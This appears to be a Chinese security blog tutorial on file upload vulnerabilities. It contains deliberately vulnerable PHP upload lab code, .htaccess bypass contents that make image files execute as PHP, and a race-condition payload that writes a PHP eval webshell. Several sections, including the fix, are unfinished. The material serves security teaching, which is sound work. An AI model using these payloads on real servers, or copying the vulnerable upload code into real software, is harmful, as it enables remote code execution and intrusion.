
[web安全原理分析]-文件上传漏洞基础
简介
前端JS过滤绕过
待更新。。。
文件名过滤绕过
待更新
Content-type过滤绕过
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <meta http-equiv="X-UA-Compatible" content="ie=edge">

    <title>Upload Labs</title>

</head>

<body>

    <h2>Upload Labs</h2>

    <form action="1.php" method="post" enctype="multipart/form-data">

        <label for="file">文件名:</label>

        <input type="file" name="upfile" id="file"><br>

        <input type="submit" name="upload" value="提交">

    </form>

    <hr>

<center>榆林学院信息安全协会 2020/5/18</center>

</body>

</html>

<?php

if(is_uploaded_file($_FILES['upfile']['tmp_name'])){

    $upfile=$_FILES["upfile"];

    $name=$upfile["name"];                 //获取上传文件的文件名

    $type=$upfile["type"]; //获取上传文件的类型

    $size=$upfile["size"];                     //获取上传文件的大小

    $tmp_name=$upfile["tmp_name"]; //获取上传文件的临时存放路径

switch($type){

    case 'image/pjepg':$oktype=true;

    break;

    case 'image/jpeg':$oktype=true;

    break;

    case 'image/gif':$oktype=true;

    break;

    case 'image/png':$oktype=true;

    break;

}

   if(!$oktype){

           echo "<font color='red'>只能上传图像文件</font>";

           die();

   }else{

         $error=$upfile["error"];

        echo "====================<br>";

        echo "上传文件名称是:".$name."<br>";

        echo "上传文件类型是:".$type."<br>";

        echo "上传文件大小是:".$size."<br>";

        echo "上传后系统返回的值是:".$error."<br>";

        echo "上传文件的临时存放路径是:".$tmp_name."<br>";

    //吧上面的临时文件移动到up目录下面

    move_uploaded_file($tmp_name,'upload/'.$name);

    $destination="upload/".$name;

    echo "====================<br/>";

    if($error==0){

        echo "文件上传成功";

        echo "<br>图片预览</br>";

        echo "<img src=".$destination.">";

    }

   }

}

?>
需要upload目录

过
简介
环境复现
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <meta http-equiv="X-UA-Compatible" content="ie=edge">

    <title>Upload Labs</title>

</head>

<body>

    <h2>Upload Labs</h2>

    <form action="1.php" method="post" enctype="multipart/form-data">

        <label for="file">文件名:</label>

        <input type="file" name="upfile" id="file"><br>

        <input type="submit" name="upload" value="提交">

    </form>

    <hr>

<center>榆林学院信息安全协会 2020/5/18</center>

</body>

</html>

<?php

if(is_uploaded_file($_FILES['upfile']['tmp_name'])){

    $upfile=$_FILES["upfile"];

    $name=$upfile["name"];                 //获取上传文件的文件名

    $type=substr($name,strrpos($name,'.')+1); //获取上传文件的后缀

    $size=$upfile["size"];                     //获取上传文件的大小

    $tmp_name=$upfile["tmp_name"]; //获取上传文件的临时存放路径

    //判断是否为图片

    //exif_imagetype()  读取一个图像的第一个字节并检查其签名。

   if(!exif_imagetype($_FILES['upfile']['tmp_name'])){

           echo "<font color='red'>只能上传图像文件</font>";

           die();

   }else{

         $error=$upfile["error"];

        echo "====================<br>";

        echo "上传文件名称是:".$name."<br>";

        echo "上传文件类型是:".$type."<br>";

        echo "上传文件大小是:".$size."<br>";

        echo "上传后系统返回的值是:".$error."<br>";

        echo "上传文件的临时存放路径是:".$tmp_name."<br>";

    //吧上面的临时文件移动到up目录下面

    move_uploaded_file($tmp_name,'upload/'.$name);

    $destination="upload/".$name;

    echo "====================<br/>";

    if($error==0){

        echo "文件上传成功";

        echo "<br>图片预览</br>";

        echo "<img src=".$destination.">";

    }

   }

}

?>
extension=php_mbstring.dll

extension=php_exif.dll
上传PHP文件 拦截 改头


.htaccess文件上传
htaccess上传是利用.htacess文件对web服务器进行配置的功能,实现将扩展名.jpg、.png等文件当作PHP文件解析的过程
.htaccess基础
.htaccess文件(或者"分布式配置文件"),全称是Hypertext Access(超文本入口)。提供了针对目录改变配置的方法, 即,在一个特定的文档目录中放置一个包含一个或多个指令的文件, 以作用于此目录及其所有子目录。作为用户,所能使用的命令受到限制。管理员可以通过Apache的AllowOverride指令来设置。
.htaccess是web服务器的一个配置文件,可以通过.htaccess文件实现web服务器中的文件的解析方式、重定向等配置
开启.htaccess配置
1.修改配置文件httpd.conf
Options FollowSymLinks AllowOverride None 修改为: Options FollowSymLinks AllowOverride All
2.去掉mod_rewrite.so的注释,开启rewrite模块
# LoadModule foo_module modules/mod_foo.so
漏洞复现
漏洞代码
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <meta http-equiv="X-UA-Compatible" content="ie=edge">

    <title>Upload Labs</title>

</head>

<body>

    <h2>Upload Labs</h2>

    <form action="index.php" method="post" enctype="multipart/form-data">

        <label for="file">文件名:</label>

        <input type="file" name="upfile" id="file"><br>

        <input type="submit" name="upload" value="提交">

    </form>

    <hr>

<center>榆林学院信息安全协会 2020/2/29</center>

</body>

</html>

<?php

if(isset($_POST["upload"])){

    $upfile=$_FILES["upfile"];

    $name=$upfile["name"];                 //获取上传文件的文件名

    $type=substr($name,strrpos($name,'.')+1); //获取上传文件的后缀

    $size=$upfile["size"];                     //获取上传文件的大小

    $tmp_name=$upfile["tmp_name"]; //获取上传文件的临时存放路径

    //通过正则表达式黑名单过滤php、php1、pjp3等但是我们可以上传.htaccess文件

    if(preg_match('/php.*/i',$type)){

        echo "<script>alert('不能上传php文件!');</script>";

        die();

    }else{

        $error=$upfile["error"];

        echo "====================<br>";

        echo "上传文件名称是:".$name."<br>";

        echo "上传文件类型是:".$type."<br>";

        echo "上传文件大小是:".$size."<br>";

        echo "上传后系统返回的值是:".$error."<br>";

        echo "上传文件的临时存放路径是:".$tmp_name."<br>";

    //吧上面的临时文件移动到up目录下面

    move_uploaded_file($tmp_name,'upload/'.$name);

    $destination="upload/".$name;

    echo "====================<br/>";

    if($error==0){

        echo "文件上传成功";

        echo "<br>图片预览</br>";

        echo "<img src=".$destination.">";

    }

    }

}

?>
上传.htaccess文件内容为
SetHandler application/x-httpd-php //将目录下所有文件当成PHP来解释
或者
<FilesMatch "jpg">

SetHandler application/x-httpd-php

</FilesMatch>

//将该目录下匹配的jpg当成php执行


上传名字为xiaohua.jpg文件 内容为phpinfo();

访问执行
.user.ini文件上传
https://www.cnblogs.com/xhds/p/12381390.html
文件截断上传
待更新
竞争条件上传
漏洞简介
环境复现
漏洞代码
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <meta http-equiv="X-UA-Compatible" content="ie=edge">

    <title>Upload Labs</title>

</head>

<body>

    <h2>Upload Labs</h2>

    <form action="1.php" method="post" enctype="multipart/form-data">

        <label for="file">文件名:</label>

        <input type="file" name="upfile" id="file">

        <input type="submit" name="upload" value="提交">

    </form>

    <hr>

<center>榆林学院信息安全协会 2020/5/18</center>

</body>

</html>

<?php

if(isset($_POST["upload"])){

    $upfile=$_FILES["upfile"];

    $filename=$upfile["name"];                 //获取上传文件的文件名

    $tmp_name=$upfile["tmp_name"]; //获取上传文件的临时存放路径

    //白名单

    $allow_ext=array("gif","png","jpg");

    move_uploaded_file($tmp_name,"up/".$filename);

    $file="./up/".$filename;

    echo "文件上传成功:".$file."\n<br />";

    $ext=array_pop(explode(".",$filename));

    //array_pop() 删除数组中最后一个元素

    //explode()函数使用一个字符串分割另一个字符串,并返回由字符串组成的数组。

    if(!in_array($ext,$allow_ext)){

        unlink($file);

        die("此文件类型不允许,已删除");

        }

}

?>
需要在目录中创建up文件夹用来保存上传文件
漏洞分析利用

<?php

fputs(fopen("shell.php","w"),"<?php @eval($_POST[xiaohua];?)>");

?>


漏洞修补
[web安全原理分析]-文件上传漏洞基础的更多相关文章
- Web应用安全之文件上传漏洞详解
什么是文件上传漏洞 文件上传漏洞是在用户上传了一个可执行的脚本文件,本通过此脚本文件获得了执行服务器端命令的功能,这种攻击方式是最为直接,最为有效的,有时候,几乎没有什么门槛,也就是任何人都可以进行这 ...
- WEB服务端安全---文件上传漏洞
1.简述 文件上传漏洞是指用户上传了一个可执行的脚本文件,并通过此脚本文件获得了执行服务端命令的能力.这种攻击方式是最直接和有效的,而且互联网中我们经常会用到文件上传功能,它本身是没有问题的,正常的业 ...
- web服务端安全之文件上传漏洞
一.文件上传漏洞的原理 由于程序代码未对用户提交的文件进行严格的分析和检查,导致攻击者可以上传可执行的代码文件,从而获取web应用的控制权限. 常见于上传功能,富文本编辑器. 二.文件上传漏洞的防御 ...
- 基于 java 【Web安全】文件上传漏洞及目录遍历攻击
前言:web安全之文件上传漏洞,顺带讲一下目录遍历攻击.本文基于 java 写了一个示例. 原理 在上网的过程中,我们经常会将一些如图片.压缩包之类的文件上传到远端服务器进行保存.文件上传攻击指的是恶 ...
- web安全之文件上传漏洞攻击与防范方法
一. 文件上传漏洞与WebShell的关系 文件上传漏洞是指网络攻击者上传了一个可执行的文件到服务器并执行.这里上传的文件可以是木马,病毒,恶意脚本或者WebShell等.这种攻击方式是最为直接和有效 ...
- 文件上传漏洞靶场分析 UPLOAD_LABS
文件上传漏洞靶场(作者前言) 文件上传漏洞 产生原理 PASS 1) function checkFile() { var file = document.getElementsByName('upl ...
- Hadoop之HDFS原理及文件上传下载源码分析(下)
上篇Hadoop之HDFS原理及文件上传下载源码分析(上)楼主主要介绍了hdfs原理及FileSystem的初始化源码解析, Client如何与NameNode建立RPC通信.本篇将继续介绍hdfs文 ...
- WEB安全:文件上传漏洞
文件上传漏洞过程 用户上传了一个可执行的脚本文件,并通过此脚本文件获得了执行服务器端命令的能力. 一般的情况有: 上传文件WEB脚本语言,服务器的WEB容器解释并执行了用户上传的脚本,导致代码执行: ...
- 【代码审计】UKCMS_v1.1.0 文件上传漏洞分析
0x00 环境准备 ukcms官网:https://www.ukcms.com/ 程序源码下载:http://down.ukcms.com/down.php?v=1.1.0 测试网站首页: 0x0 ...
随机推荐
- Windows环境下vscode Live Server插件如何开启https
0x01 vscode http插件 Live Server如何开启https 在本机端的开发环境下,如果要测试一些需要HTTPS的功能可以使用mkcert给自己颁发凭证 0x02 安装步骤如下: 1 ...
- Html+Ajax+Webservice 实现文件跨域上传
1. 界面HTML <p >上传文件: <input id="zfiles" type="file" name="file" ...
- 出Bug表-假如诸葛亮是程序员(1024程序员节日献礼)
1 前言 欢迎访问南瓜慢说 www.pkslow.com获取更多精彩文章! 出Bug表 南瓜言:先司创业未半而中道破产,今培训造才,网课套钱,此诚百家争鸣之时也.然优秀骨干组队离职,新招小白乐于摸鱼者 ...
- C#一行代码实现(01)最小化到通知区域
主要功能 实现Winform程序最小化后,隐藏任务栏显示,在通知区域显示.左键点击通知区域图标,可以弹出菜单,包含开机启动和退出程序,可以根据需求进行定制. 一行代码 private void For ...
- 【Vue.js】简单说下vuejs中v-model自定义使用姿势
vue.js中有个v-model的语法,可以实现双向绑定. 起初刚看到的时候,觉得很神奇.后面随着对vue.js的熟悉.发现这个其实是vue官方给我们实现的一个语法糖. 使用v-model的时候,vu ...
- Centos 7 firewall 命令
Centos 7 firewall 命令: 查看已经开放的端口: firewall-cmd --list-ports 开启端口 firewall-cmd --zone=public --add-por ...
- Zeal(文档)安装使用
Zeal是一个为软件开发者提供的离线文档浏览器. 一.下载安装 下载地址:https://zealdocs.org/ 二.安装后下载自己需要的文档 1.通过Zeal原生源直接下载文档 Tools -& ...
- 1,web项目工作流程
1.1 了解web程序工作流程 .1.2django生命周期
- Java中的微信支付(3):API V3对微信服务器响应进行签名验证
1. 前言 牢记一句话:公钥加密,私钥解密:私钥加签,公钥验签. 微信支付V3版本前两篇分别讲了如何对请求做签名和如何获取并刷新微信平台公钥,本篇将继续展开如何对微信支付响应结果的验签. 2. 为什么 ...
- java socket 字节操作
原文链接: http://blog.csdn.net/hslinux/article/details/6214594 java与C++之间进行SOCKET通讯要点简要解析 hslinux 0.篇外语 ...